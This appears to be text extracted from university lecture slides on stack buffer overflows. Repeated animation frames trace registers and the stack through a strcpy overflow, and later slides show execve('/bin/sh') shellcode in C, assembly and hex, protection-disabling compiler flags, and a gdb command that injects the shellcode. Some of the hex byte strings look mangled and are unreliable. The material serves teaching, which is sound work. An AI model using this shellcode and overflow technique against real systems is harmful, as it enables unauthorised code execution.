%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483f4





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	
%esp	0xfd2b8
%ebp	0xfd2d0
%eip	0x80483f5





```

mycpy:
  push %ebp                                0x80483f4
  mov  %esp,%ebp                          0x80483f5
  sub  $0x28,%esp                          0x80483f7
  mov  0x8(%ebp),%eax                      0x80483fa
  mov  %eax,0x4(%esp)                      0x80483fd
  lea -0xc(%ebp),%eax                     0x8048401
  mov  %eax,(%esp)                         0x8048404
  call strcpy                              0x8048407
  leave                                    0x804840c
  ret                                       0x804840d

```


```

main:
  push %ebp                                0x804840e
  mov  %esp,%ebp                          0x804840f
  sub  $0x10,%esp                          0x8048414
  movl $0x8048504,(%esp)                   0x8048417
  call mycpy                               0x804841e
  mov  $0x8048517,%eax                     0x8048423
  mov  %eax,(%esp)                         0x8048428
  call printf                              0x804842b
  mov  $0x0,%eax                           0x8048430
  leave                                    0x8048435
  ret                                       0x8048436

```

%eax	
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x80483f5





```

mycpy:
  push %ebp                                0x80483f4
  mov %esp,%ebp                            0x80483f5
  sub $0x28,%esp                            0x80483f7
  mov 0x8(%ebp),%eax                        0x80483fa
  mov %eax,0x4(%esp)                        0x80483fd
  lea -0xc(%ebp),%eax                       0x8048401
  mov %eax,(%esp)                            0x8048404
  call strcpy                                0x8048407
  leave                                     0x804840c
  ret                                       0x804840d

```


```

main:
  push %ebp                                0x804840e
  mov %esp,%ebp                            0x804840f
  sub $0x10,%esp                            0x8048414
  movl $0x8048504,(%esp)                    0x8048417
  call mycpy                                0x804841e
  mov $0x8048517,%eax                       0x8048423
  mov %eax,(%esp)                            0x8048428
  call printf                                0x804842b
  mov $0x0,%eax                              0x8048430
  leave                                     0x8048435
  ret                                       0x8048436

```

%eax	
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483f7





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fa





```

mycpy:
  push %ebp                                0x80483f4
  mov  %esp,%ebp                          0x80483f5
  sub  $0x28,%esp                          0x80483f7
  mov  0x8(%ebp),%eax                      0x80483fa
  mov  %eax,0x4(%esp)                      0x80483fd
  lea -0xc(%ebp),%eax                     0x8048401
  mov  %eax,(%esp)                         0x8048404
  call strcpy                              0x8048407
  leave                                    0x804840c
  ret                                       0x804840d

```


```

main:
  push %ebp                                0x804840e
  mov  %esp,%ebp                          0x804840f
  sub  $0x10,%esp                          0x8048414
  movl $0x8048504,(%esp)                   0x8048417
  call mycpy                               0x804841e
  mov  $0x8048517,%eax                     0x8048423
  mov  %eax,(%esp)                         0x8048428
  call printf                              0x804842b
  mov  $0x0,%eax                           0x8048430
  leave                                    0x8048435
  ret                                       0x8048436

```

%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fa





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fd





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	0x8048504
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x80483fd





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048401





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048404





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048404





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x8048407





mycpy:

```

push %ebp           0x80483f4
mov %esp,%ebp      0x80483f5
sub $0x28,%esp     0x80483f7
mov 0x8(%ebp),%eax 0x80483fa
mov %eax,0x4(%esp) 0x80483fd
lea -0xc(%ebp),%eax 0x8048401
mov %eax,(%esp)    0x8048404
call strcpy        0x8048407
leave              0x804840c
ret                0x804840d

```

main:


```

push %ebp           0x804840e
mov %esp,%ebp      0x804840f
sub $0x10,%esp     0x8048414
movl $0x8048504,(%esp) 0x8048417
call mycpy         0x804841e
mov $0x8048517,%eax 0x8048423
mov %eax,(%esp)    0x8048428
call printf        0x804842b
mov $0x0,%eax      0x8048430
leave              0x8048435
ret                0x8048436

```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c





```


0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp        0x80483f7
    mov 0x8(%ebp),%eax     0x80483fa
    mov %eax,0x4(%esp)    0x80483fd
    lea -0xc(%ebp),%eax  0x8048401
    mov %eax,(%esp)       0x8048404
    call strcpy           0x8048407
    leave                 0x804840c
    ret                   0x804840d

main:
    push %ebp             0x804840e
    mov %esp,%ebp        0x804840f
    sub $0x10,%esp       0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy           0x804841e
    mov $0x8048517,%eax  0x8048423
    mov %eax,(%esp)     0x8048428
    call printf         0x804842b
    mov $0x0,%eax      0x8048430
    leave              0x8048435
    ret                0x8048436

```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c





0x8048504: "asu cse 340 fall 2015 rocks!"

```


mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp        0x80483f7
    mov 0x8(%ebp),%eax     0x80483fa
    mov %eax,0x4(%esp)    0x80483fd
    lea -0xc(%ebp),%eax   0x8048401
    mov %eax,(%esp)       0x8048404
    call strcpy           0x8048407
    leave                 0x804840c
    ret                   0x804840d

main:
    push %ebp             0x804840e
    mov %esp,%ebp        0x804840f
    sub $0x10,%esp      0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy           0x804841e
    mov $0x8048517,%eax 0x8048423
    mov %eax,(%esp)     0x8048428
    call printf         0x804842b
    mov $0x0,%eax      0x8048430
    leave              0x8048435
    ret                0x8048436

```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c





0x8048504: "asu cse 340 fall 2015 rocks!"


```

mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp         0x80483f7
    mov 0x8(%ebp),%eax      0x80483fa
    mov %eax,0x4(%esp)      0x80483fd
    lea -0xc(%ebp),%eax    0x8048401
    mov %eax,(%esp)         0x8048404
    call strcpy             0x8048407
    leave                   0x804840c
    ret                     0x804840d

main:
    push %ebp                0x804840e
    mov %esp,%ebp          0x804840f
    sub $0x10,%esp         0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy              0x804841e
    mov $0x8048517,%eax     0x8048423
    mov %eax,(%esp)         0x8048428
    call printf             0x804842b
    mov $0x0,%eax          0x8048430
    leave                   0x8048435
    ret                     0x8048436
  
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c





0x8048504: "asu cse 340 fall 2015 rocks!"


```

mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp         0x80483f7
    mov 0x8(%ebp),%eax     0x80483fa
    mov %eax,0x4(%esp)     0x80483fd
    lea -0xc(%ebp),%eax   0x8048401
    mov %eax,(%esp)        0x8048404
    call strcpy            0x8048407
    leave                   0x804840c
    ret                     0x804840d

main:
    push %ebp                0x804840e
    mov %esp,%ebp          0x804840f
    sub $0x10,%esp         0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy              0x804841e
    mov $0x8048517,%eax    0x8048423
    mov %eax,(%esp)        0x8048428
    call printf             0x804842b
    mov $0x0,%eax          0x8048430
    leave                   0x8048435
    ret                     0x8048436
  
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c





0x8048504: "asu cse 340 fall 2015 rocks!"

```


mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp         0x80483f7
    mov 0x8(%ebp),%eax      0x80483fa
    mov %eax,0x4(%esp)     0x80483fd
    lea -0xc(%ebp),%eax    0x8048401
    mov %eax,(%esp)        0x8048404
    call strcpy             0x8048407
    leave                   0x804840c
    ret                     0x804840d

main:
    push %ebp                0x804840e
    mov %esp,%ebp          0x804840f
    sub $0x10,%esp         0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy              0x804841e
    mov $0x8048517,%eax    0x8048423
    mov %eax,(%esp)        0x8048428
    call printf             0x804842b
    mov $0x0,%eax          0x8048430
    leave                   0x8048435
    ret                     0x8048436

```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c





0x8048504: "asu cse 340 fall 2015 rocks!"


```

mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp         0x80483f7
    mov 0x8(%ebp),%eax     0x80483fa
    mov %eax,0x4(%esp)     0x80483fd
    lea -0xc(%ebp),%eax   0x8048401
    mov %eax,(%esp)       0x8048404
    call strcpy            0x8048407
    leave                  0x804840c
    ret                   0x804840d

main:
    push %ebp              0x804840e
    mov %esp,%ebp         0x804840f
    sub $0x10,%esp        0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy             0x804841e
    mov $0x8048517,%eax   0x8048423
    mov %eax,(%esp)      0x8048428
    call printf           0x804842b
    mov $0x0,%eax        0x8048430
    leave                 0x8048435
    ret                   0x8048436
  
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c





0x8048504: "asu cse 340 fall 2015 rocks!"


```

mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp         0x80483f7
    mov 0x8(%ebp),%eax      0x80483fa
    mov %eax,0x4(%esp)     0x80483fd
    lea -0xc(%ebp),%eax    0x8048401
    mov %eax,(%esp)        0x8048404
    call strcpy            0x8048407
    leave                   0x804840c
    ret                     0x804840d

main:
    push %ebp                0x804840e
    mov %esp,%ebp          0x804840f
    sub $0x10,%esp         0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy              0x804841e
    mov $0x8048517,%eax    0x8048423
    mov %eax,(%esp)        0x8048428
    call printf             0x804842b
    mov $0x0,%eax          0x8048430
    leave                   0x8048435
    ret                     0x8048436
  
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c





0x8048504: "asu cse 340 fall 2015 rocks!"

```

mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp         0x80483f7
    mov 0x8(%ebp),%eax      0x80483fa
    mov %eax,0x4(%esp)     0x80483fd
    lea -0xc(%ebp),%eax    0x8048401
    mov %eax,(%esp)        0x8048404
    call strcpy            0x8048407
    leave                   0x804840c
    ret                     0x804840d

main:
    push %ebp              0x804840e
    mov %esp,%ebp         0x804840f
    sub $0x10,%esp        0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy             0x804841e
    mov $0x8048517,%eax   0x8048423
    mov %eax,(%esp)       0x8048428
    call printf           0x804842b
    mov $0x0,%eax        0x8048430
    leave                 0x8048435
    ret                   0x8048436
  
```

%eax	0xfd2ac
%esp	0xfd290
%ebp	0xfd2b8
%eip	0x804840c



0xfd2e0	
	0xfd2d4
cks! (0x21736b63)	
5 ro (0x6f722035)	
201 (0x31303220)	0xfd2c0
fall (0x6c6c6166)	0xfd2bc
340 (0x20303433)	0xfd2b8
cse (0x20657363)	
asu (0x20757361)	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

0x8048504: "asu cse 340 fall 2015 rocks!"

```

mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp         0x80483f7
    mov 0x8(%ebp),%eax      0x80483fa
    mov %eax,0x4(%esp)      0x80483fd
    lea -0xc(%ebp),%eax    0x8048401
    mov %eax,(%esp)        0x8048404
    call strcpy             0x8048407
    leave                   0x804840c
    ret                     0x804840d

main:
    push %ebp                0x804840e
    mov %esp,%ebp          0x804840f
    sub $0x10,%esp         0x8048414
    movl $0x8048504,(%esp)  0x8048417
    call mycpy              0x804841e
    mov $0x8048517,%eax    0x8048423
    mov %eax,(%esp)        0x8048428
    call printf             0x804842b
    mov $0x0,%eax          0x8048430
    leave                   0x8048435
    ret                     0x8048436

```

%eax	0xfd2ac
%esp	0xfd2b8
%ebp	0xfd2b8
%eip	0x804840c



0xfd2e0	
	0xfd2d4
cks! (0x21736b63)	
5 ro (0x6f722035)	
201 (0x31303220)	0xfd2c0
fall (0x6c6c6166)	0xfd2bc
340 (0x20303433)	0xfd2b8
cse (0x20657363)	
asu (0x20757361)	0xfd2ac
0x8048504	
0xfd2ac	0xfd290

```

0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp        0x80483f7
    mov 0x8(%ebp),%eax     0x80483fa
    mov %eax,0x4(%esp)    0x80483fd
    lea -0xc(%ebp),%eax   0x8048401
    mov %eax,(%esp)       0x8048404
    call strcpy            0x8048407
    leave                  0x804840c
    ret                    0x804840d

```

```

main:
    push %ebp              0x804840e
    mov %esp,%ebp         0x804840f
    sub $0x10,%esp        0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy             0x804841e
    mov $0x8048517,%eax   0x8048423
    mov %eax,(%esp)       0x8048428
    call printf            0x804842b
    mov $0x0,%eax         0x8048430
    leave                  0x8048435
    ret                    0x8048436

```

%eax	0xfd2ac
%esp	0xfd2bc
%ebp	0x6c6c6166
%eip	0x804840c



0xfd2e0
cks! (0x21736b63)
5 ro (0x6f722035)
201 (0x31303220)
fall (0x6c6c6166)
340 (0x20303433)
cse (0x20657363)
asu (0x20757361)
0x8048504
0xfd2ac

0xfd2d4
0xfd2c0
0xfd2bc
0xfd2b8
0xfd2ac
0xfd290

```

0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp        0x80483f7
    mov 0x8(%ebp),%eax     0x80483fa
    mov %eax,0x4(%esp)    0x80483fd
    lea -0xc(%ebp),%eax   0x8048401
    mov %eax,(%esp)       0x8048404
    call strcpy            0x8048407
    leave                  0x804840c
    ret                    0x804840d
main:
    push %ebp              0x804840e
    mov %esp,%ebp         0x804840f
    sub $0x10,%esp        0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy             0x804841e
    mov $0x8048517,%eax   0x8048423
    mov %eax,(%esp)       0x8048428
    call printf            0x804842b
    mov $0x0,%eax         0x8048430
    leave                  0x8048435
    ret                    0x8048436

```

%eax	0xfd2ac
%esp	0xfd2bc
%ebp	0x6c6c6166
%eip	0x804840d



0xfd2e0
cks! (0x21736b63)
5 ro (0x6f722035)
201 (0x31303220)
fall (0x6c6c6166)
340 (0x20303433)
cse (0x20657363)
asu (0x20757361)
0x8048504
0xfd2ac

0xfd2d4
0xfd2c0
0xfd2bc
0xfd2b8
0xfd2ac
0xfd290

```

0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp        0x80483f7
    mov 0x8(%ebp),%eax     0x80483fa
    mov %eax,0x4(%esp)     0x80483fd
    lea -0xc(%ebp),%eax   0x8048401
    mov %eax,(%esp)       0x8048404
    call strcpy            0x8048407
    leave                  0x804840c
    ret                    0x804840d
main:
    push %ebp              0x804840e
    mov %esp,%ebp          0x804840f
    sub $0x10,%esp        0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy              0x804841e
    mov $0x8048517,%eax    0x8048423
    mov %eax,(%esp)       0x8048428
    call printf             0x804842b
    mov $0x0,%eax         0x8048430
    leave                  0x8048435
    ret                    0x8048436

```

%eax	0xfd2ac
%esp	0xfd2c0
%ebp	0x6c6c6166
%eip	0x31303220



0xfd2e0
cks! (0x21736b63)
5 ro (0x6f722035)
201 (0x31303220)
fall (0x6c6c6166)
340 (0x20303433)
cse (0x20657363)
asu (0x20757361)
0x8048504
0xfd2ac

0xfd2d4
0xfd2c0
0xfd2bc
0xfd2b8
0xfd2ac
0xfd290

```

0x8048504: "asu cse 340 fall 2015 rocks!"
mycpy:
    push %ebp                0x80483f4
    mov %esp,%ebp          0x80483f5
    sub $0x28,%esp        0x80483f7
    mov 0x8(%ebp),%eax     0x80483fa
    mov %eax,0x4(%esp)    0x80483fd
    lea -0xc(%ebp),%eax   0x8048401
    mov %eax,(%esp)       0x8048404
    call strcpy            0x8048407
    leave                  0x804840c
    ret                    0x804840d
main:
    push %ebp              0x804840e
    mov %esp,%ebp         0x804840f
    sub $0x10,%esp        0x8048414
    movl $0x8048504,(%esp) 0x8048417
    call mycpy             0x804841e
    mov $0x8048517,%eax   0x8048423
    mov %eax,(%esp)       0x8048428
    call printf            0x804842b
    mov $0x0,%eax         0x8048430
    leave                  0x8048435
    ret                    0x8048436

```

%eax	0xfd2ac
%esp	0xfd2c0
%ebp	0x6c6c6166
%eip	0x31303220



“Overflowing” Functions

- `gets()` -- note that data cannot contain newlines or EOFs
- `strcpy()/strcat()`
- `sprintf()/vsprintf()`
- `scanf()/sscanf()/fscanf()`
- ... and also custom input routines

How to Exploit a Stack Overflow

- Different variations to accommodate different architectures
 - Assembly instructions
 - Operating system calls
 - Alignment
- Linux buffer overflows for 32-bit architectures explained in the paper “Smashing The Stack For Fun And Profit” by Aleph One, published on Phrack Magazine, 49(7)

Shellcode Goal

- We want to execute arbitrary code in the vulnerable application's process space
 - This code has the same privileges as the vulnerable application
- *Shellcode* is the standard term for this type of code
 - Called shellcode because classic example is code to execute `/bin/sh`
 - Really just assembly code to perform specific purpose

C-version of Shellcode

```
void main() {  
    char* name[2];  
  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
    execve(name[0], name, NULL);  
    exit(0);  
}
```

- System calls in assembly are invoked by saving parameters either on the stack or in registers and then calling the software interrupt (0x80 in Linux)

System Calls

- `int execve (char* filename,
 char* argv[],
 char* envp[])`
 - Value 0xb in eax (index in syscall table)
 - Address of the program name in ebx (“/bin/sh”)
 - Address of the null-terminated argv vector in ecx (addr of “/bin/sh”, NULL)
 - Address of the null-terminated envp vector in edx (e.g., NULL)
 - Call int 0x80 (note: `sysenter/sysexit` is the more optimized way to invoke system calls)

System Calls

- `void exit(int status)`
 - Value 1 in `eax`
 - Exit code in `ebx`
 - Call `int 0x80`

The Shell Code

- We need the null-terminated string `"/bin/sh"` somewhere in memory (filename parameter)
- We need the address of the string `"/bin/sh"` somewhere in memory followed by a NULL pointer (argv parameter)
- Have the address of a NULL long word somewhere in memory (envp parameter)

Invoking the System Calls

- Copy 0xb into the eax register
- Copy the address of the string `"/bin/sh"` into the ebx register
- Copy the address of the address of `"/bin/sh"` into the ecx register
- Copy the address of the null word into the edx register
- Execute the `int 0x80` instruction
- Copy 0x1 into the eax register
- Copy 0x0 into the ebx register
- Execute the `int 0x80` instruction

Preliminary Shellcode

```
[ragnuk] $ gcc -m32 preliminary_shellcode.s  
[ragnuk] $ ./a.out  
sh-41.$
```

```
.data  
sh:
```

```
.string "/bin/sh"  
.int 0
```

```
.text  
.globl main  
main:
```

```
movl    $11,%eax  
movl    $sh,%ebx  
push    $0  
push    $sh  
movl    %esp,%ecx  
movl    $0,%edx  
int     $0x80  
movl    $0x1,%eax  
movl    $0x0,%ebx  
int     $0x80
```

Preliminary Shellcode

```
$ gcc -m32 preliminary_shellcode.s -o prelim
$ objdump -D prelim
```

...

```
08048394 <main>:
```

```
8048394:      b8 0b 00 00 00      mov     $0xb,%eax
8048399:      bb 1c 96 04 08      mov     $0x804961c,%ebx
804839e:      6a 00              push   $0x0
80483a0:      68 1c 96 04 08      push   $0x804961c
80483a5:      89 e1              mov     %esp,%ecx
80483a7:      ba 00 00 00 00      mov     $0x0,%edx
80483ac:      cd 80              int     $0x80
80483ae:      b8 01 00 00 00      mov     $0x1,%eax
80483b3:      bb 00 00 00 00      mov     $0x0,%ebx
80483b8:      cd 80              int     $0x80
```

Testing the Shell Code

```
void main()
{
    char shellcode[] = "\xb8\x0b\x00\x00\x00\xbb\x1c\x96"
                       "\x04\x08\x6a\x00\x68\x1c\x96\x04"
                       "\xcd\x80\xb8\x01\x00\x00\x00\xbb"
                       "\x00\x00\x00\x00\xcd\x80";

    int (*shell)();
    shell=shellcode;
    shell();
}
$ gcc -m32 -z execstack test_shellcode.c
$ ./a.out
$
```

Jumping to the Shell Code

- In order to jump to the shell code we need to overflow a target buffer with a string that contains:
 - The shell code
 - Random junk up until the saved eip
 - The address of the shell code


```
#include <string.h>

int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}
```

```
main:
    push %ebp
    mov %esp,%ebp
    sub $0x3c,%esp
    mov 0xc(%ebp),%eax
    add $0x4,%eax
    mov (%eax),%eax
    mov %eax,0x4(%esp)
    lea -0x32(%ebp),%eax
    mov %eax,(%esp)
    call 80482d0 <strcpy@plt>
    mov $0xa,%eax
    leave
    ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-deprecated-
declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -Wno-format-
security -z norelro -z execstack -fno-stack-protector -m32 -
mpreferred-stack-boundary=2
```

```
$ gcc -Wall -Wall -O0 -g -fno-omit-frame-  
pointer -Wno-deprecated-declarations -  
D_FORTIFY_SOURCE=0 -fno-pie -Wno-format -Wno-  
format-security -z norelro -z execstack -fno-  
stack-protector -m32 -mpreferred-stack-  
boundary=2  
$ gdb a.out  
(gdb) b *0x80483fd  
(gdb) r `python -c "print  
'\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\  
x62\x69\x89\xe3\x50\x53\x86\xe5\x89\xc2\x0b\x0  
1\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80'"`
```




```

main:
→ push %ebp                                0x80483fd
   mov %esp,%ebp                            0x80483fe
   sub $0x3c,%esp                           0x8048400
   mov 0xc(%ebp),%eax                       0x8048403
   add $0x4,%eax                            0x8048406
   mov (%eax),%eax                          0x8048409
   mov %eax,0x4(%esp)                       0x804840b
   lea -0x32(%ebp),%eax                    0x804840f
   mov %eax,(%esp)                          0x8048412
   call 80482d0 <strcpy>                   0x8048415
   mov $0xa,%eax                            0x804841a
   leave                                     0x804841f
   ret                                       0x8048420

```


%eax	
%esp	0xbffff69c
%ebp	0x0
%eip	0x80483fd



```

main:
    push %ebp                                0x80483fd
    mov %esp,%ebp                            0x80483fe
    sub $0x3c,%esp                           0x8048400
    mov 0xc(%ebp),%eax                        0x8048403
    add $0x4,%eax                             0x8048406
    mov (%eax),%eax                           0x8048409
    mov %eax,0x4(%esp)                        0x804840b
    lea -0x32(%ebp),%eax                      0x804840f
    mov %eax,(%esp)                           0x8048412
    call 80482d0 <strcpy>                     0x8048415
    mov $0xa,%eax                             0x804841a
    leave                                     0x804841f
    ret                                       0x8048420
  
```

%eax	
%esp	0xbffff698
%ebp	0x0
%eip	0x80483fe



```

main:
    push %ebp                0x80483fd
    mov %esp,%ebp          0x80483fe
    sub $0x3c,%esp        0x8048400
    mov 0xc(%ebp),%eax     0x8048403
    add $0x4,%eax         0x8048406
    mov (%eax),%eax       0x8048409
    mov %eax,0x4(%esp)    0x804840b
    lea -0x32(%ebp),%eax  0x804840f
    mov %eax,(%esp)       0x8048412
    call 80482d0 <strcpy> 0x8048415
    mov $0xa,%eax         0x804841a
    leave                  0x804841f
    ret                    0x8048420
  
```

%eax	
%esp	0xbffff698
%ebp	0xbffff698
%eip	0x8048400

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

0xbffff69c

0xbffff698

...

0xbffff65c

0x00000000

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
mov 0xc(%ebp),%eax 0x8048403
add $0x4,%eax      0x8048406
mov (%eax),%eax    0x8048409
mov %eax,0x4(%esp) 0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)    0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax      0x804841a
leave              0x804841f
ret                0x8048420

```

%eax

%esp

%ebp

%eip

0xbffff65c

0xbffff698

0x8048403

0xFFFFFFFF

0xbffff734

0x2

0xb7e3faf3

0x0

0xbffff69c

0xbffff698

...

0xbffff65c

0x00000000

main:

```

push %ebp           0x80483fd
mov %esp,%ebp      0x80483fe
sub $0x3c,%esp     0x8048400
